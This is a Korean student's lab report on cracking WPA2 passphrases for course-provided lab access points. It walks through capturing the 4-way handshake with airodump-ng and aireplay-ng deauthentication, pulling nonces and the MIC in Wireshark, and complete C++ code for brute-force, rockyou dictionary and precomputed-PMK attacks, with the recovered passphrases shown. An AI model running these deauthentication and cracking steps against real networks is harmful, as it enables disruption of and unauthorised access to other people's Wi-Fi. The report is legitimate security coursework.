Offline Password Guessing Attack

2019313611 김지훈

1. Attack: 4-handshake에서 MAC, Nonce, MIC 얻기

1.1 USB 무선 랜카드 사용을 위한 Kali Linux 환경 세팅

무선 네트워크 모니터링 및 packet 캡처는 Windows 환경에서는 제한이 있기 때문에, airodump-ng, wireshark 등과 같은 tool이 지원되는 Kali Linux 환경에서 하는 것이 가장 좋습니다. 우선 아래 사진과 같이 네트워크 모니터 모드가 지원되는 무선 랜카드가 필요합니다. (여기서는 USB 무선 랜카드를 사용하였습니다.)

```
인터페이스 이름: Wi-Fi 2

WDI 버전(Windows) : 0.0.0.0

WDI 버전 (IHV) : Wdi 인터페이스 지원되지 않음 펌웨어 버전 :
스테이션 : 지원됨
소프트 AP : 지원됨
네트워크 모니터 모드 : 지원됨
```

이후 가상 머신에서 USB 장치에 엑세스할 수 있도록 환경 세팅을 해준 후, 아래와 같이 터미널에 iwconfig를 입력하여 wlan0가 나오는지 확인합니다.

이후 airmon-ng start wlan0를 터미널에 입력하여 모니터 모드를 활성화시키면 환경 세팅은 끝입니다.

1.2 AP의 MAC 주소 얻기 (+ STA의 MAC 주소)

Kali Linux에서 sudo airodump-ng wlan0 명령어를 통해 네트워크를 스캔하여 target AP의 BSSID와 채널 정보를 얻습니다. Target AP의 SSID는 각각 "DoNotCrack_Bru", "DoNotCrack Dic", "DoNotCrack Rai" 입니다.

```
-(kimjihun⊕kali)-[~]
-$ <u>sudo</u> airodump-ng wlan0
CH 5 ][ Elapsed: 6 s ][ 2024-11-13 12:10
BSSID
                  PWR Beacons
                                  #Data, #/s CH MB ENC CIPHER AUTH ESSID
90:9F:33:FA:9C:8E
                             0
                                                                       <length: 0>
                                                      WPA2 CCMP
FC:34:97:04:17:C0
                            10
                                     0
                                          0 10 360
                                                                 PSK secai-lab
58:86:94:AA:D1:78
                                             11 270
                                                      WPA2 CCMP
                                                                 PSK DoNotCrack_Rai
                                            11 270
                                                                  PSK DoNotCrack Bru
58:86:94:AA:E2:F2
                                                      WPA2 CCMP
                                     0
                                          0
58:86:94:AA:C8:90 -47
                                     0
                                                      WPA2 CCMP
                                          0
                                             5 270
                                                                  PSK DoNotCrack_Dic
```

위 사진에서 target AP들의 정보들과 WAP2 기반 암호를 사용한다는 것을 확인할 수 있습니다. 예를 들어 "DoNotCrack_Bru"는 MAC 주소가 58:86:94:AA:E2:F2이고 채널 주소는 11 입니다.

Optional) STA의 MAC 주소를 얻을 수도 있는데, 이는 AP의 packet을 캡처하면 쉽게 알아낼 수 있습니다. 예를 들어 "DoNotCrack_Bru"와 연결되어 있는 STA의 MAC 주소를 얻기 위해서는 sudo airodump-ng -bssid 58:86:94:AA:E2:F2 -c 11 -w cap wlan0 명령어를 통해 확인할 수 있습니다.

하지만 계속 기다리고만 있기에는 뜨지 않는 경우도 있는데, 이 때 AP와 연결된 모든 STA를 대상으로 Deauthentication 공격을 하여 4-handshake를 유도하면 쉽게 찾아볼 수 있습니다. 이는 sudo aireplay-ng -0 1 -a 58:86:94:AA:E2:F2 wlan0 명령어로 수행할 수 있습니다.

```
sudo airodump-ng --bssid 58:86:94:AA:E2:F2 -c 11 -w DoNotCrack_Bru wlan0
12:30:27 Created capture file "DoNotCrack_Bru-01.cap".
CH 11 ][ Elapsed: 1 min ][ 2024-11-13 12:32 ][ sorting by bssid
                                    #Data, #/s CH MB ENC CIPHER AUTH ESSID
                  PWR RXQ Beacons
58:86:94:AA:E2:F2 -48 89
                              753
                                    214 0 11 270 WPA2 CCMP
                                                                    PSK DoNotCrack_Bru
BSSID
                  STATION
                                   PWR Rate
                                                Lost
                                                        Frames Notes Probes
58:86:94:AA:E2:F2 90:78:41:3A:25:BE -56
                                          1e-24e
                                                          360
Quitting ...
```

```
(kimjihun® kali)-[~]
$ sudo aireplay-ng -0 1 -a 58:86:94:AA:E2:F2 wlan0

12:32:29 Waiting for beacon frame (BSSID: 58:86:94:AA:E2:F2) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:32:30 Sending DeAuth (code 7) to broadcast -- BSSID: [58:86:94:AA:E2:F2]
```

위 사진에서 "DoNotCrack_Bru"와 연결되어 있는 STA의 MAC 주소는 90:78:41:3A:25:BE인 것을 알 수 있습니다.

1.3 STA와 AP의 4-handshake packet 캡처하기


4-handshake를 유도하기 위해 AP와 연결된 STA들을 강제로 Deauthentication하여 다시 연결하도록 합니다. 예를 들어 "DoNotCrack_Bru" AP의 경우에는 sudo aireplay-ng -0 5 -a 58:86:94:AA:E2:F2 wlan0 명령어로 실행할 수 있습니다 (위 명령어는 5번 Deauthentication 시킴). 동시에 sudo airodump-ng -bssid 58:86:94:AA:E2:F2 -c 11 -w cap wlan0 명령어로 해당 AP의 packet을 캡처합니다.

```
(kimjihun⊛kali)-[~]
sudo airodump-ng --bssid 58:86:94:AA:E2:F2 -c 11 -w DoNotCrack_Bru wlan0
12:33:32 Created capture file "DoNotCrack_Bru-02.cap".
 CH 11 ][ Elapsed: 6 s ][ 2024-11-13 12:33 ][ WPA handshake: 58:86:94:AA:E2:F2
 BSSID
                     PWR RXQ Beacons
                                          #Data, #/s CH MB
                                                                 ENC CIPHER AUTH ESSID
 58:86:94:AA:E2:F2 -45 0
                                                  16 11 270
                                                                 WPA2 CCMP PSK DoNotCrack Bru
                                               Rate
                                                                Frames Notes Probes
 58:86:94:AA:E2:F2 90:78:41:3A:25:BE -58
                                                 1e- 1e
                                                           29
Quitting ...
  -(kimjihun⊕kali)-[~]
sudo aireplay-ng -0 5 -a 58:86:94:AA:E2:F2 wlan0
12:33:33 Waiting for beacon frame (BSSID: 58:86:94:AA:E2:F2) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:33:34 Sending DeAuth (code 7) to broadcast -- BSSID: [58:86:94:AA:E2:F2] 12:33:34 Sending DeAuth (code 7) to broadcast -- BSSID: [58:86:94:AA:E2:F2]
                                                            [58:86:94:AA:E2:F2]
12:33:35 Sending DeAuth (code 7) to broadcast -- BSSID:
                                                            [58:86:94:AA:E2:F2]
          Sending DeAuth (code 7) to broadcast -- BSSID:
12:33:35
                                                            [58:86:94:AA:E2:F2]
12:33:36 Sending DeAuth (code 7) to broadcast --
                                                    BSSID: [58:86:94:AA:E2:F2]
```

Optional) 위에서 STA의 MAC 주소를 얻었다면 sudo aireplay-ng -0 5 -a [AMAC] -c [SMAC] wlan0으로 특정 STA와의 연결만을 끊을 수도 있습니다.

1.4 Wireshark로 캡처한 packet 파일 확인하기

저장된 캡처 파일을 wireshark로 확인해봅니다. 위 필터에 eapol를 입력하여 eapol packet 만을 확인하여 Message 1~4 of 4 packet이 있으면 성공입니다.



예시로 "DoNotCrack_Bru" AP packet을 살펴보면, 2번째 packet에서는 STA_Nonce를 얻을 수 있고, 3번째 packet에서 AP MAC, STA MAC, AP Nonce, MIC 등을 얻을 수 있습니다.

```
Source
                                           Destination
                                                                Protocol Length Info
        Time
                      EFMNetworks_aa:e2:f2 Intel_3a:25:be
    343 2.690879
                                                                EAPOL
                                                                          155 Key (Message 1 of 4)
                                                                          157 Key (Message 2 of 4)
189 Key (Message 3 of 4)
     348 2.693368
                      Intel 3a:25:be
                                           EFMNetworks aa:e2:f2 EAPOL
                      EFMNetworks_aa:e2:f2 Intel_3a:25:be
    352 2.695909
                                                                EAPOL
    354 2.696060
                      133 Key (Message 4 of 4)
▶ Frame 348: 157 bytes on wire (1256 bits), 157 bytes captured (1256 bits)
 IEEE 802.11 QoS Data, Flags: ......T
▶ Logical-Link Control
▼ 802.1X Authentication
     Version: 802.1X-2001 (1)
     Type: Key (3)
     Length: 119
     Key Descriptor Type: EAPOL RSN Key (2)
     [Message number: 2]
   ▶ Key Information: 0x010a
    Key Length: 0
    WPA Key Nonce: 61e9ff5a73fd2abda23cc03af176ee1dcaa23f6a041d22e0d9f30bbe5164a5c1
```

```
Destination
                                                                   Protocol Lenath Info
     343 2.690879
                       EFMNetworks aa:e2:f2 Intel 3a:25:be
                                                                   EAPOL
                                                                              155 Key (Message 1 of 4)
     348 2.693368
                                           EFMNetworks_aa:e2:f2 EAPOL
                       Intel_3a:25:be
                                                                              157 Key (Message 2 of 4)
                       EFMNetworks_aa:e2:f2 Intel 3a:25:be
     352 2.695909
                                                                    EAPOL
                                                                              189 Key (Message 3 of 4)
     354 2.696060
                                                                              133 Key (Message 4 of 4)
                       Intel 3a:25:be
                                           EFMNetworks_aa:e2:f2 EAPOL
▶ Frame 352: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits)
  IEEE 802.11 QoS Data, Flags: .....F.
     Type/Subtype: QoS Data (0x0028)
   ▶ Frame Control Field: 0x8802
    .000 0001 0111 1010 = Duration: 378 microseconds
   Receiver address: Intel_3a:25:be (90:78:41:3a:25:be)
   Transmitter address: EFMNetworks_aa:e2:f2 (58:86:94:aa:e2:f2)
   > Describaction address: Inter_Ja.23.De (30.70.41.3a.23.De)
> Source address: EFMNetworks_aa:e2:f2 (58:86:94:aa:e2:f2)
   BSS Id: EFMNetworks aa:e2:f2 (58:86:94:aa:e2:f2)
   STA address: Intel_3a:25:be (90:78:41:3a:25:be)
      .... .... 0000 = Fragment number: 0
     0000 0000 0001 .... = Sequence number: 1
     [WLAN Flags: .....F.]
     Qos Control: 0x0000
► Logical-Link Control
802.1X Authentication
     Version: 802.1X-2001 (1)
     Type: Key (3)
Length: 151
     Key Descriptor Type: EAPOL RSN Key (2)
     [Message number: 3]
   Key Information: 0x13ca
    Key Length: 16
    WPA Key Nonce: 355242d9265a4672882713910db49efd35252fe100152ae8237995a0a981a325
     key iv: >>>24209205040720027159100049e10
     WPA Key RSC: 1d180000000000000
     WPA Key ID: 0000000000000000
     WPA Key MIC: c3e9a16a8056058252415f9349703e5d
    WPA Kev Data Length: 56
    WPA Key Data: 57b0ad8747a5288205c7f0aa60a136b58b852818b9800<u>e08faf9990a866a140618a089d81293ed812</u>
```

2. Attack: 세 가지 방법을 이용한 Passphrase Cracking

2.1 Passphrase에서 MIC를 만드는 hash 함수 및 공통 함수 구현

아래는 세 가지 방법에서 공통적으로 사용되는 함수들이 포함된 헤더 파일 및 cpp 파일입니다.

Code: attack.h

```
#pragma once
#include <string>
#include <vector>
using namespace std;
vector<uint8_t> hexToBytes(const string& hex);
string bytesToHex(const vector<uint8_t>& bytes);
vector<uint8 t> changePacketToEapol(const string& packetHex, const string& targetMic);
vector<uint8_t> concatMacNonce(const vector<uint8_t>& amac, const vector<uint8_t>& smac,
                                  const vector<uint8 t>& anonce, const vector<uint8 t>& snonce);
vector<uint8_t> makePMK(const string& passphrase, const string& ssid);
vector<uint8_t> makePTK(const vector<uint8_t>& pmk, const vector<uint8_t>& concMacNonce);
string makeMIC(const vector<uint8_t>& ptk, const vector<uint8_t>& eapol);
string myHash(const string& passphrase, const string& ssid,
             const vector<uint8 t>& amac, const vector<uint8 t>& smac,
             const vector<uint8_t>& snonce, const vector<uint8_t>& anonce,
             const vector<uint8_t>& concMacNonce, const vector<uint8_t>& eapol);
```

각 함수에 대한 간략한 설명은 아래와 같습니다.

- hexToBvtes: 16진수 문자열을 Byte 배열로 변환
- bytesToHex: Byte 배열을 16진수 문자열로 변환
- changePacketToEapol: Packet 전체 문자열과 MIC를 받아 EAPOL로 변환
- concatMacNonce: AP MAC, STA MAC, AP Nonce, STA Nonce를 결합
- makePMK: Passphrase, SSID와 PBKDF2 해쉬 함수로 PMK(=PSK)를 생성
- makePTK: PMK, 결합된 MAC, Nonce와 HMAC-SHA-1 해쉬 함수로 PTK 생성
- makeMIC: PTK, EAPOL와 HMAC-SHA-1 해쉬 함수로 MIC 생성
- **myHash:** 필요한 정보들(passphrase, MAC, Nonce 등)을 받아 MIC를 생성 (위 세함수가 순차적으로 실행됨)

Code: attack.cpp


```
#include "attack.h"
#include <iostream>
#include <fstream>
#include <sstream>
#include <vector>
#include <vector>
#include <algorithm>
#include <iomanip>
#include <openssl/hmac.h>
#include <openssl/evp.h>
#include <openssl/sha.h>
#include <openssl/core_names.h>
```

```
using namespace std;
vector<uint8_t> hexToBytes(const string& hex) {
   vector<uint8_t> bytes;
   for (int i = 0; i < hex.length(); i += 2) {
       string str = hex.substr(i, 2);
       uint8 t byte = (uint8 t)strtol(str.c str(), nullptr, 16);
       bytes.push_back(byte);
   return bytes;
}
string bytesToHex(const vector<uint8_t>& bytes) {
   stringstream ss;
   for (uint8 t byte : bytes) {
       ss << hex << setw(2) << setfill('0') << (int) byte;
   return ss.str();
}
vector<uint8_t> changePacketToEapol(const string& packetHex, const string& targetMic) {
   const string llcPattern = "aaaa03000000888e";
   size_t llcOffset = packetHex.find(llcPattern);
   if (llcOffset == string::npos) {
       throw runtime_error("Could not find LLC pattern in packet");
   11cOffset += 11cPattern.length();
   string eapolHex = packetHex.substr(llcOffset);
   size_t micOffset = eapolHex.find(targetMic);
   if (micOffset == string::npos) {
       throw runtime_error("Could not find target MIC in packet");
   eapolHex.replace(micOffset, targetMic.length(), targetMic.length(), '0');
   return hexToBytes(eapolHex);
}
vector<uint8_t> concatMacNonce(const vector<uint8_t>& amac, const vector<uint8_t>& smac, const
vector<uint8 t>& anonce, const vector<uint8 t>& snonce) {
   vector<uint8_t> concMacNonce;
   if (amac < smac) {</pre>
       concMacNonce.insert(concMacNonce.end(), amac.begin(), amac.end());
       concMacNonce.insert(concMacNonce.end(), smac.begin(), smac.end());
       concMacNonce.insert(concMacNonce.end(), smac.begin(), smac.end());
       concMacNonce.insert(concMacNonce.end(), amac.begin(), amac.end());
   if (anonce < snonce) {</pre>
       concMacNonce.insert(concMacNonce.end(), anonce.begin(), anonce.end());
       concMacNonce.insert(concMacNonce.end(), snonce.begin(), snonce.end());
   } else {
       concMacNonce.insert(concMacNonce.end(), snonce.begin(), snonce.end());
       concMacNonce.insert(concMacNonce.end(), anonce.begin(), anonce.end());
   return concMacNonce;
}
vector<uint8_t> makePMK(const string& passphrase, const string& ssid) {
   vector<uint8 t> pmk(32);
   PKCS5 PBKDF2 HMAC SHA1(
       passphrase.c_str(),
       passphrase.length(),
       (const uint8_t*)ssid.c_str(),
       ssid.length(),
```

```
4096, 32, pmk.data());
   return pmk;
}
vector<uint8_t> makePTK(const vector<uint8_t>& pmk, const vector<uint8_t>& concMacNonce) {
   vector<uint8_t> ptk;
   string salt = "Pairwise key expansion";
   int iters = 512/160 + 1;
   for (int i = 0; i <= iters; ++i) {
   EVP_MAC_CTX* ctx = NULL;</pre>
       EVP_MAC *mac = NULL;
       size_t outLen = 0;
       uint8_t out[EVP_MAX_MD_SIZE];
       mac = EVP_MAC_fetch(NULL, "HMAC", NULL);
       ctx = EVP MAC CTX new(mac);
       OSSL PARAM params[] = {
           OSSL_PARAM_construct_utf8_string(OSSL_MAC_PARAM_DIGEST, (char *)"SHA1", 0),
           OSSL_PARAM_construct_end()
       };
       EVP_MAC_init(ctx, pmk.data(), pmk.size(), params);
       EVP_MAC_update(ctx, (const uint8_t*)salt.c_str(), salt.length());
       uint8_t zero = 0x00;
       EVP MAC update(ctx, &zero, 1);
       EVP_MAC_update(ctx, concMacNonce.data(), concMacNonce.size());
       uint8_t counter = (uint8_t)i;
       EVP_MAC_update(ctx, &counter, 1);
       EVP_MAC_final(ctx, out, &outLen, sizeof(out));
       ptk.insert(ptk.end(), out, out + outLen);
       EVP_MAC_CTX_free(ctx);
       EVP_MAC_free(mac);
   ptk.resize(64);
   return ptk;
}
string makeMIC(const vector<uint8_t>& ptk, const vector<uint8_t>& eapol) {
   vector<uint8_t> kck(ptk.begin(), ptk.begin() + 16);
   EVP MAC CTX *ctx = NULL;
   EVP_MAC *mac = NULL;
   size_t micLen = 0;
   uint8 t mic[EVP MAX MD SIZE];
   mac = EVP MAC fetch(NULL, "HMAC", NULL);
   ctx = EVP_MAC_CTX_new(mac);
   OSSL_PARAM params[] = {
       OSSL_PARAM_construct_utf8_string(OSSL_MAC_PARAM_DIGEST, (char *)"SHA1", 0),
       OSSL_PARAM_construct_end()
   };
   EVP_MAC_init(ctx, kck.data(), kck.size(), params);
   EVP_MAC update(ctx, eapol.data(), eapol.size());
   EVP_MAC_final(ctx, mic, &micLen, sizeof(mic));
   EVP MAC CTX free(ctx);
   EVP_MAC_free(mac);
   stringstream ss;
   for (size_t i = 0; i < micLen && i < 16; ++i) {
```

2.2 Brute force Attack

캡처한 packet은 아래와 같습니다.



해당 packet에서 얻은 MAC, Nonce, MIC 등의 정보들은 아래 코드에 포함되어 있습니다.

Code: bruteForce.cpp

```
#include "attack.h"
#include <iostream>
#include <vector>
#include <string>
using namespace std;
/* g++ -o bruteForce bruteForce.cpp attack.cpp -lcrypto */
int main() {
   string ssid = "DoNotCrack_Bru";
   string packetHex =
"88027a019078413a25be588694aae2f2588694aae2f210000000aaaa03000000888e010300970213ca001000000000
@aa60a136b58b852818b980@e08faf9990a866a140618a089d81293ed8122e526490a3cde28ef2c8eb04fc132a7";
   string targetMic = "c3e9a16a8056058252415f9349703e5d";
   vector<uint8_t> eapol = changePacketToEapol(packetHex, targetMic);
   vector<uint8_t> amac = hexToBytes("588694aae2f2");
   vector<uint8 t> smac = hexToBytes("9078413a25be");
   vector<uint8_t> anonce =
hexToBytes("355242d9265a4672882713910db49efd35252fe100152ae8237995a0a981a325");
   vector<uint8 t> snonce =
hexToBytes("61e9ff5a73fd2abda23cc03af176ee1dcaa23f6a041d22e0d9f30bbe5164a5c1");
   vector<uint8 t> concMacNonce = concatMacNonce(amac, smac, anonce, snonce);
   const string CHARSET = "0123456789";
   const string FIXED_PREFIX = "00";
   string passphrase(8, '0');
   passphrase.replace(0, 2, FIXED_PREFIX);
   for (char c1 : CHARSET) {
      passphrase[2] = c1;
       for (char c2 : CHARSET) {
          passphrase[3] = c2; {
             for (char c3 : CHARSET) {
                 passphrase[4] = c3;
                 for (char c4 : CHARSET) {
                    passphrase[5] = c4;
                    for (char c5 : CHARSET) {
                        passphrase[6] = c5;
                        for (char c6 : CHARSET) {
                           passphrase[7] = c6;
                           // cout << "Testing: " << passphrase << endl;</pre>
                           string mic = myHash(passphrase, ssid, amac, smac, snonce, anonce,
concMacNonce, eapol);
                           if (mic == targetMic) {
                               cout << "Passphrase: " << passphrase << endl;</pre>
                               return 0:
                       }
                }
             }
          }
      }
   cout << "Passphrase not found" << endl;</pre>
   return 1;
}
```

코드 설명:

위에서 만든 attack.h의 함수들을 불러와서 단순히 brute force attack을 수행하는 코드입니다.

실행 방법:

g++ -o bruteForce bruteForce.cpp attack.cpp -lcrypto
./bruteForce


실행 결과:

Passphrase: 00853939

Testing: 00853929
Testing: 00853930
Testing: 00853931
Testing: 00853932
Testing: 00853933
Testing: 00853934
Testing: 00853935
Testing: 00853935
Testing: 00853937
Testing: 00853937
Testing: 00853938
Testing: 00853939
Passphrase: 00853939

2.3 Dictionary Attack

캡처한 packet은 아래와 같습니다.



마찬가지로 해당 packet에서 얻은 MAC, Nonce, MIC 등의 정보들은 아래 코드에 포함되어 있습니다.

Code: dictionary.cpp

```
#include "attack.h"
#include <iostream>
#include <vector>
#include <vector>
#include <string>

using namespace std;

/* g++ -o dictionary dictionary.cpp attack.cpp -lcrypto */
bool isValidPassphrase(const string& passphrase) {
    if (passphrase.length() != 9)
        return false;
    for (char c : passphrase) {
        if (c < 'a' || c > 'z')
            return false;
    }
    return true;
}
```

```
int main() {
   string ssid = "DoNotCrack Dic";
   string packetHex =
0000002041d27147a53a1f5e93cfb3bc34306db490c32ebb61a7c3377ef9996fa037a28041d27147a53a1f5e93cfb3bc
34306dbb90f00000000000000000000000000000c1e7c0ecf17e3a7d34ba462344c740aa0038691c700c5416fbd21ca7f
34131344cdbeed4361b96972f589800d12d95550844a2fedad637475b82de4c61149e2df3d7e828487ceaedf773";
   string targetMic = "c1e7c0ecf17e3a7d34ba462344c740aa";
   vector<uint8_t> eapol = changePacketToEapol(packetHex, targetMic);
   vector<uint8_t> amac = hexToBytes("588694aac890");
   vector<uint8_t> smac = hexToBytes("90784139971b");
   vector<uint8 t> anonce =
hexToBytes("041d27147a53a1f5e93cfb3bc34306db490c32ebb61a7c3377ef9996fa037a28");
   vector<uint8 t> snonce =
hexToBytes("c1940858a61ef3a5e0e995cddec8fb14e46df82fb8d6a2b94e4d4593d89a3ff0");
   vector<uint8 t> concMacNonce = concatMacNonce(amac, smac, anonce, snonce);
   ifstream dictFile("./rockyou.txt");
   if (!dictFile.is_open()) {
       cerr << "Error: could not open dictionary file" << endl;</pre>
       return 1;
   string line;
   while (getline(dictFile, line)) {
       string passphrase = line;
       if (!isValidPassphrase(passphrase))
           continue;
       cout << "Testing: " << passphrase << endl;</pre>
       string mic = myHash(passphrase, ssid, amac, smac, snonce, anonce, concMacNonce, eapol);
       if (mic == targetMic) {
           cout << "Passphrase: " << passphrase << endl;</pre>
           dictFile.close();
           return 0;
   dictFile.close();
   cout << "Passphrase not found" << endl;</pre>
   return 1;
```

코드 설명:

마찬가지로 위에서 만든 attack.h의 함수들을 불러와서 passphrase에서 MIC를 만들며 매칭해봅니다. 이 때, word dictionary은 대규모 패스워드 사전 파일인 **rockyou**를 사용하였고, **rockyou** 사전 파일에서 '9 characters long, lowercase English characters only' 조건에 맞는 passphrase만 비교해 보았습니다.

실행 방법:

```
g++ -o dictionary dictionary.cpp attack.cpp -lcrypto
./dictionary
```


실행 결과:

Passphrase: sacrilege

```
Testing: sadeevans
Testing: sadebrown
Testing: sadebless
Testing: sadearoha
Testing: saddiemae
Testing: sadashell
Testing: sadasdasd
Testing: sadangsal
Testing: sadampogi
Testing: sadabahar
Testing: sacrilege
Passphrase: sacrilege
```

2.4 Rainbow Table Attack

캡처한 packet은 아래와 같습니다.



마찬가지로 해당 packet에서 얻은 MAC, Nonce, MIC 등의 정보들은 아래 코드에 포함되어 있습니다.


```
#include "attack.h"
#include <iostream>
#include <fstream>
#include <vector>
#include <string>
#include <iomanip>
using namespace std;
/* g++ -o rainbowTable rainbowTable.cpp -lcrypto */
int main() {
   string ssid = "DoNotCrack_Rai";
   string packetHex =
"880a3a011856801fac9d588694aad178588694aad17810000000aaaa03000000888e010300970213ca001000000000
00000025a0f40e19106702d5cf1b379a2f7866b42392e2ad6ac69a055080b7eb6361ec05a0f40e19106702d5cf1b379a
2f7866bdd2700000000000000000000000000000ce1c6362ab05b0aab213566fb09669f0038f99fea570e60a011bd91b
9cc1e3893aced17c02bea542360fb5434d224aa371a8a3f87026417e90786e36a023c8186c756d51fa2c13ef381";
   string targetMic = "0ce1c6362ab05b0aab213566fb09669f";
   vector<uint8 t> eapol = changePacketToEapol(packetHex, targetMic);
   vector<uint8 t> amac = hexToBytes("588694aad178");
   vector<uint8_t> smac = hexToBytes("1856801fac9d");
   vector<uint8_t> anonce =
hexToBytes("5a0f40e19106702d5cf1b379a2f7866b42392e2ad6ac69a055080b7eb6361ec0");
   vector<uint8 t> snonce =
hexToBytes("e2a38dc9ad6d93bdb2a8d84d7a4617daf576cfcc85b8af108bab5838668929cf");
   vector<uint8_t> concMacNonce = concatMacNonce(amac, smac, anonce, snonce);
   ifstream rainbowFile("DoNotCrack_hash", ios::binary);
   if (!rainbowFile.is open()) {
       cerr << "Error: could not open the rainbow table file." << endl;</pre>
       return 1;
   }
   // Read Dummy Header
   char header[40];
   rainbowFile.read(header, 40);
   int count = 0;
   while (rainbowFile.peek() != EOF) {
       uint8 t recordSize;
       rainbowFile.read((char*)&recordSize, 1);
       vector<uint8_t> password(8);
       rainbowFile.read((char*)password.data(), 8);
       string passphrase(password.begin(), password.end());
       vector<uint8_t> pmk(32);
       rainbowFile.read((char*)pmk.data(), 32);
       count++;
       cout << "Count: " << count << endl;</pre>
       vector<uint8_t> ptk = makePTK(pmk, concMacNonce);
       string mic = makeMIC(ptk, eapol);
       if (mic == targetMic) {
           cout << "Passphrase found: " << passphrase << endl;</pre>
           rainbowFile.close();
           return 0;
   cout << "Total records: " << count << endl;</pre>
   cout << "Passphrase not found" << endl;</pre>
   rainbowFile.close();
   return 0;
```

코드 설명:

Rainbow table의 경우 아래 그림과 같은 구조를 가지고 있습니다.

0	1	2	3	4	5	6	7	8	9	Α	В	C	D	Ε	F	
	mo	ıgic		reserved			len		SSID							
								size	password							
	РМК															

따라서 header에 포함되는 40 bytes는 빼고, password length의 경우 8로 고정되어 있기에 Record size는 항상 41이 나오는 것을 확인할 수 있습니다. 또한, 아래 사진과 같이 rainbow table에 있는 password로 PMK를 만들어보면 rainbow table에 있는 PMK와 동일함을 확인할 수 있습니다.



이는 makePMK, makePTK, makeMIC 중에 makePMK가 가장 많은 시간을 소비하기에 미리 PMK를 만들어두어 rainbow table에 만들어 두었고, 해당 rainbow table은 reduce 함수가 따로 사용되지 않았음을 알 수 있습니다. 따라서 brute force, dictionary attack과는 다르게 PMK에서 MIC를 만들며 매칭해보고, 맞을 경우 해당 row에 있는 Password를 불러와서 cracking 하는 방식을 채택합니다.

실제로 count를 해보면 18,766,879번 시도를 하였고,1번의 시도 당 passphrase에서 시작한 것에 비해 약 40배 정도 빠른 속도로 MIC를 만들어 냈음을 확인하였습니다.

실행 방법:

g++ -o rainbowTable rainbowTable.cpp attack.cpp -lcrypto
./rainbowTable

실행 결과:

Passphrase: aaafan1&

Count: 18766871
Count: 18766872
Count: 18766873
Count: 18766874
Count: 18766875
Count: 18766876
Count: 18766877
Count: 18766878
Count: 18766879
Passphrase found: aaafan1&

2.5 공격이 성공적이었다는 증거

위 코드에서 볼 수 있다시피 MIC와 만들어진 MIC가 같으면 Passphrase found를 출력하도록 하였습니다. 해당 결과는 각 실행 결과 별로 스크린샷으로 첨부하였습니다.

3. Attack에 사용한 모든 tools

네트워크 패킷 캡처 및 분석을 위해 Kali Linux, Wireshark, Airmon-ng, Airodump-ng, Aireplay-ng를 사용하였으며, password cracking을 위해 OpenSSL Library, rockyou 사전 파일, Rainbow Table을 사용하였습니다.

4. Unique experiences earned during the test

Deauthentication 공격이 항상 성공하지는 않았습니다. 이는 여러 명의 학우 분들과 함께 작업을 해서 그럴 수도 있지만, 이를 위해 5번씩 연결을 끊는 방식을 채택하였습니다.

